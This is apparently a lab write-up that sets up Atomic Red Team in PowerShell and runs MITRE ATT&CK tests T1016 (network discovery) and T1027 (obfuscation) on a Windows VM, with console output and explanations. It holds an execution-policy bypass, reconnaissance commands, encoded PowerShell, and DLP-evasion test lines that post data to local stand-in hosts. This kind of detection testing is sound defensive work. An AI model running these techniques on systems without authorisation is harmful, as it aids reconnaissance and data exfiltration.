
Setting up Atomic Red Team for attack



Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to interact with NuGet-based repositories. The NuGet
 provider must be available in 'C:\Program Files\PackageManagement\ProviderAssemblies' or
'C:\Users\tarun\AppData\Local\PackageManagement\ProviderAssemblies'. You can also install the NuGet provider by running
 'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force'. Do you want PowerShellGet to install and
import the NuGet provider now?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): y

Untrusted repository
You are installing the modules from an untrusted repository. If you trust this repository, change its
InstallationPolicy value by running the Set-PSRepository cmdlet. Are you sure you want to install the modules from
'PSGallery'?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): a
PS C:\Windows\system32> Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -Force
PS C:\Windows\system32> cd ../..
```

Importing and checking for Invoke Atomic red Module



Administrator: Windows PowerShell

```


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/20/2023   2:19 PM                AtomicRedTeam
d-----         9/15/2018   1:03 PM                PerfLogs
d-r---         5/20/2023   2:24 PM                Program Files
d-r---         5/20/2023   2:14 PM                Program Files (x86)
d-r---         5/20/2023   2:10 PM                Users
d-----         5/20/2023   2:10 PM                Windows


PS C:\> cd .\AtomicRedTeam\
PS C:\AtomicRedTeam> ls


    Directory: C:\AtomicRedTeam


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/20/2023   2:18 PM                atomic-red-team
d-----         5/20/2023   2:18 PM                atomics
d-----         5/20/2023   2:16 PM                invoke-atomicredteam


PS C:\AtomicRedTeam> Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -Force
PS C:\AtomicRedTeam> Get-Module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Script     0.0        AtomicClassSchema
Script     0.0        config
Script     1.0.2.2    Invoke-AtomicRedTeam                {Get-AtomicTechnique, Get-Schedule, Invoke-AtomicRunner, I...
Script     0.0        Load-Assemblies
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Con...
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Binary     1.0.0.1    PackageManagement                   {Find-Package, Find-PackageProvider, Get-Package, Get-Pack...
Script     1.0.0.1    PowerShellGet                       {Find-Command, Find-DscResource, Find-Module, Find-RoleCap...
Script     0.4.7      powershell-yaml                     {ConvertFrom-Yaml, ConvertTo-Yaml, cfy, cty}
Script     2.0.0      PSReadline                          {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...


PS C:\AtomicRedTeam> _
```

RUNNING DIFFERENT TESTS ON SUSPECTED VULNERABLE MACHINES

Test T1016


The purpose to run this test is to simulate an attacker's attempt to gather information about the network configuration of a target system. This test helps organizations assess their ability to detect and respond to such reconnaissance activities, enhancing their overall security posture.

The execution of test T1016 typically involves the following steps:

1. Initial Reconnaissance: The attacker initiates the reconnaissance phase by identifying a target system or network. This may involve various techniques such as open-source intelligence (OSINT) gathering, scanning, or identifying potential targets through phishing emails.
2. Network Scanning: The attacker performs network scanning to identify active hosts and open ports within the target network. This may include using tools like Nmap or custom scripts to probe the target system for available network services.
3. Service Enumeration: Once active hosts and open ports are identified, the attacker proceeds to enumerate the network services running on those systems. This may involve sending specific network requests to various ports to elicit responses from running services and determine their versions.
4. System Fingerprinting: With the knowledge of active network services, the attacker attempts to fingerprint the target system. This step involves gathering information about the operating system, software versions, and other system-specific details that can assist in further exploitation.

5. Network Mapping: Using the obtained information, the attacker constructs a network map or diagram, outlining the interconnected devices and their relationships within the target network. This mapping provides valuable insights into the network's architecture, potential vulnerabilities, and potential points of entry.
6. Data Collection: The attacker collects the gathered information, including the network map, system configurations, and other relevant details. This data serves as reconnaissance for further exploitation attempts or as a means to identify potential weaknesses that can be reported to the organization for remediation.


Test Details


Import the Module · redcanaryco
MITRE ATT&CK®
attack.mitre.org
Administrator: Windows PowerShell
Campaigns
Resources
Blog
Contribute
Peripheral Device Discovery
Permission Groups Discovery (3)
Process Discovery
Query Registry
Remote System Discovery
Software Discovery (1)
System Information Discovery
System Location Discovery (1)
System Network Configuration Discovery (1)
System Network Connections Discovery
System Owner/User Discovery
System Service Discovery
System Time Discovery
Virtualization/Sandbox Evasion (3)
Screen Capture
Video Capture
Execution (1)
Unused/Unsupported

```
Script     0.0        Load-Assemblies
Manifest   3.1.0.0    Microsoft.PowerShell.Management      {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Con...
Manifest   3.1.0.0    Microsoft.PowerShell.Utility         {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Binary     1.0.0.1    PackageManagement                    {Find-Package, Find-PackageProvider, Get-Package, Get-Pack...
Script     1.0.0.1    PowerShellGet                        {Find-Command, Find-DscResource, Find-Module, Find-RoleCap...
Script     0.4.7      powershell-yaml                      {ConvertFrom-Yaml, ConvertTo-Yaml, cfy, cty}
Script     2.0.0      PSReadline                           {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...


PS C:\AtomicRedTeam> Invoke-AtomicTest T1016 -showDetails
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[********BEGIN TEST*******]
Technique: System Network Configuration Discovery T1016
Atomic Test Name: System Network Configuration Discovery on Windows
Atomic Test Number: 1
Atomic Test GUID: 970ab6a1-0157-4f3f-9a73-ec4166754b23
Description: Identify network configuration information
Upon successful execution, cmd.exe will spawn multiple commands to list network configuration settings. Output will be via stdout.

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
ipconfig /all
netsh interface show interface
arp -a
nbtstat -n
net config
[!!!!!!!!END TEST!!!!!!!]


[********BEGIN TEST*******]
Technique: System Network Configuration Discovery T1016
Atomic Test Name: List Windows Firewall Rules
Atomic Test Number: 2
Atomic Test GUID: 038263cb-00f4-4b0a-98ae-0696c67e1752
Description: Enumerates Windows Firewall Rules using netsh.
Upon successful execution, cmd.exe will spawn netsh.exe to list firewall rules. Output will be via stdout.

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
netsh advfirewall firewall show rule name=all
[!!!!!!!!END TEST!!!!!!!]
```

Successful detection and response to this test demonstrate an organization's ability to identify reconnaissance activities and take appropriate actions to mitigate potential threats. It also helps organizations identify gaps in their security controls and refine their incident response procedures to enhance their overall security posture.

Running Test T1016



```
Edge traversal:                      No
Action:                              Allow

 Running Atomic Tests
    Progress:
    [ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo                                                                                                    ]
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : localdomain
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix  . : localdomain
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-A5-2B-9C
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::307e:4e14:f945:c6e7%3(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.44.135(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, May 20, 2023 2:13:39 PM
   Lease Expires . . . . . . . . . . : Saturday, May 20, 2023 3:10:11 PM
   Default Gateway . . . . . . . . . : 192.168.44.2
   DHCP Server . . . . . . . . . . . : 192.168.44.254
   DHCPv6 IAID . . . . . . . . . . . : 50334761
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-FA-3F-A7-00-0C-29-A5-2B-9C
   DNS Servers . . . . . . . . . . . : 192.168.44.2
   Primary WINS Server . . . . . . . : 192.168.44.2
   NetBIOS over Tcpip. . . . . . . . : Enabled
Ethernet adapter Bluetooth Network Connection:
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Bluetooth Device (Personal Area Network)
   Physical Address. . . . . . . . . : 00-50-56-FC-68-36
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
Computer name                        \\DESKTOP-O6GR0FG
Full Computer name                   DESKTOP-O6GR0FG
User name                            tarun
Workstation active on
        NetBT_Tcpip_{0E089807-FE3A-4181-815B-A012D72C10F6} (000C29A52B9C)
Software version                     Windows 10 Education
Workstation domain                   WORKGROUP
Logon domain                         DESKTOP-O6GR0FG
COM Open Timeout (sec)               0
COM Send Count (byte)                16
COM Send Timeout (msec)              250
The command completed successfully.
System error 1231 has occurred.
The network location cannot be reached. For information about network troubleshooting, see Windows Help.
Enumerating domain trusts failed: Status = 1722 0x6ba RPC_S_SERVER_UNAVAILABLE
Done executing test: T1016-4 System Network Configuration Discovery (TrickBot Style)
Executing test: T1016-5 List Open Egress Ports
```

By simulating these steps, security teams can assess the effectiveness of their monitoring and alerting systems, intrusion detection systems (IDS), intrusion prevention systems (IPS), and other security controls.


Test T1016: System Network Configuration Discovery - Test Results

During the execution of test T1016, all outcomes were observed as negative. This means that the organization's defensive capabilities did not detect or respond to the simulated network configuration discovery activities.

Test T1027


Test T1027 in Atomic Red Team is titled "Obfuscated Files or Information." Its purpose is to simulate an attacker's attempt to hide malicious files or information within a system using obfuscation techniques. This test helps organizations assess their ability to detect and respond to such obfuscated content, enhancing their overall security posture.

Test Details in Brief




```
PS C:\AtomicRedTeam> Invoke-AtomicTest T1027 -ShowDetailsBrief
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

T1027-2 Execute base64-encoded PowerShell
T1027-3 Execute base64-encoded PowerShell from Windows Registry
T1027-4 Execution from Compressed File
T1027-5 DLP Evasion via Sensitive Data in VBA Macro over email
T1027-6 DLP Evasion via Sensitive Data in VBA Macro over HTTP
T1027-7 Obfuscated Command in PowerShell
T1027-9 Snake Malware Encrypted crmlog file
PS C:\AtomicRedTeam>
```

Checking for prerequisites



```
PS C:\AtomicRedTeam> Invoke-AtomicTest T1027 -CheckPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1027-2 Execute base64-encoded PowerShell
Prerequisites met: T1027-2 Execute base64-encoded PowerShell
CheckPrereq's for: T1027-3 Execute base64-encoded PowerShell from Windows Registry
Prerequisites met: T1027-3 Execute base64-encoded PowerShell from Windows Registry
CheckPrereq's for: T1027-4 Execution from Compressed File
Prerequisites not met: T1027-4 Execution from Compressed File
        [*] T1027.exe must exist on disk at $env:temp\temp_T1027.zip\T1027.exe

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1027-5 DLP Evasion via Sensitive Data in VBA Macro over email
Prerequisites met: T1027-5 DLP Evasion via Sensitive Data in VBA Macro over email
CheckPrereq's for: T1027-6 DLP Evasion via Sensitive Data in VBA Macro over HTTP
Prerequisites met: T1027-6 DLP Evasion via Sensitive Data in VBA Macro over HTTP
CheckPrereq's for: T1027-7 Obfuscated Command in PowerShell
Prerequisites met: T1027-7 Obfuscated Command in PowerShell
CheckPrereq's for: T1027-9 Snake Malware Encrypted crmlog file
Prerequisites met: T1027-9 Snake Malware Encrypted crmlog file
PS C:\AtomicRedTeam>
```

Fulfilling prerequisites for test




```
PS C:\AtomicRedTeam> Invoke-AtomicTest T1027 -GetPrereqs
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

GetPrereq's for: T1027-2 Execute base64-encoded PowerShell
No Preqs Defined
GetPrereq's for: T1027-3 Execute base64-encoded PowerShell from Windows Registry
No Preqs Defined
GetPrereq's for: T1027-4 Execution from Compressed File
Attempting to satisfy prereq: T1027.exe must exist on disk at $env:temp\temp_T1027.zip\T1027.exe
Prereq successfully met: T1027.exe must exist on disk at $env:temp\temp_T1027.zip\T1027.exe
GetPrereq's for: T1027-5 DLP Evasion via Sensitive Data in VBA Macro over email
No Preqs Defined
GetPrereq's for: T1027-6 DLP Evasion via Sensitive Data in VBA Macro over HTTP
No Preqs Defined
GetPrereq's for: T1027-7 Obfuscated Command in PowerShell
No Preqs Defined
GetPrereq's for: T1027-9 Snake Malware Encrypted crmlog file
No Preqs Defined
PS C:\AtomicRedTeam> _
```

The execution of test T1027 typically involves the following steps:

1. Obfuscation Technique Selection: The attacker selects an appropriate obfuscation technique to hide malicious files or information. This could include techniques such as encoding, encryption, packing, or using steganography to conceal data within seemingly innocuous files.
2. Payload Creation: The attacker crafts a payload containing the malicious files or information. The payload is obfuscated using the selected technique to make it difficult for traditional security tools to detect or analyse the content.
3. Delivery or Execution: The attacker delivers the obfuscated payload to the target system or executes it within the environment. This could occur through various methods, including email attachments, malicious downloads, or exploiting vulnerabilities in the system.
4. Decoding or De obfuscation: Upon delivery or execution, the obfuscated payload needs to be decoded or de obfuscated to reveal its true nature. The attacker leverages the obfuscation technique used to reverse the process and retrieve the original malicious files or information.

5. Malicious Activity: Once the obfuscated payload is decoded, the attacker's intended malicious activity takes place. This could include actions such as executing malicious code, establishing a backdoor, exfiltrating sensitive data, or further compromising the system's security.

Running the Test



```
PS C:\AtomicRedTeam> Invoke-AtomicTest T1027
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1027-2 Execute base64-encoded PowerShell
VwByAGkAdABlAC0ASABvAHMAdAAgACIASABlAHkALAAgAEEAdABvAG0AaQBjACEAIgA=
Hey, Atomic!
Hey, Atomic!
Done executing test: T1027-2 Execute base64-encoded PowerShell
Executing test: T1027-3 Execute base64-encoded PowerShell from Windows Registry
VwByAGkAdABlAC0ASABvAHMAdAAgACIASABlAHkALAAgAEEAdABvAG0AaQBjACEAIgA=
Hey, Atomic!
Done executing test: T1027-3 Execute base64-encoded PowerShell from Windows Registry
Executing test: T1027-4 Execution from Compressed File
Done executing test: T1027-4 Execution from Compressed File
Executing test: T1027-5 DLP Evasion via Sensitive Data in VBA Macro over email
Send-MailMessage : Unable to connect to the remote server
At line:1 char:4
+ & {Send-MailMessage -From test@corp.com -To test@corp.com -Subject 'T ...
+    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.Mail.SmtpClient:SmtpClient) [Send-MailMessage], SmtpExcept
   ion
    + FullyQualifiedErrorId : SmtpException,Microsoft.PowerShell.Commands.SendMailMessage
Done executing test: T1027-5 DLP Evasion via Sensitive Data in VBA Macro over email
Executing test: T1027-6 DLP Evasion via Sensitive Data in VBA Macro over HTTP
Invoke-WebRequest : Unable to connect to the remote server
At line:1 char:4
+    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + FullyQualifiedErrorId : System.Net.WebException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
    + CategoryInfo          : NotSpecified: (:) [Invoke-WebRequest], WebException
+ & {Invoke-WebRequest -Uri 127.0.0.1 -Method POST -Body C:\AtomicRedTe ...
Done executing test: T1027-6 DLP Evasion via Sensitive Data in VBA Macro over HTTP
Executing test: T1027-7 Obfuscated Command in PowerShell
Hello, from PowerShell!
Done executing test: T1027-7 Obfuscated Command in PowerShell
Executing test: T1027-9 Snake Malware Encrypted crmlog file
